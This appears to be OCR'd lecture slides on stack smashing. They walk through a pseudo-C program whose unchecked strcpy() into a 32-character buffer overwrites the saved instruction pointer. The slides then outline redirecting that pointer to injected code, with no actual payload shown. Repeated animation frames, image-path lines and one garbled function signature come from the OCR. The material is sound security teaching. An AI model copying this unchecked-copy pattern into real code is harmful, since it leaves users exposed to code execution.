
A Normal Exampl

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

strcpy() does not check the length of the input!


IP



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Crash

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(i                    gv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Saved IP is destroyed!

Program crashes :(



Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?


Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

